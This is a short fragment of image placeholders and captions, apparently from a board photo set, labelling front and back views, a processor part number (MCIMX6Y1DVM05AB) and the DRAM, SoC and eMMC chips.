


正面



反面

正面



正面

MCIMX6Y1DVM05AB

DRAM


SoC

eMMC


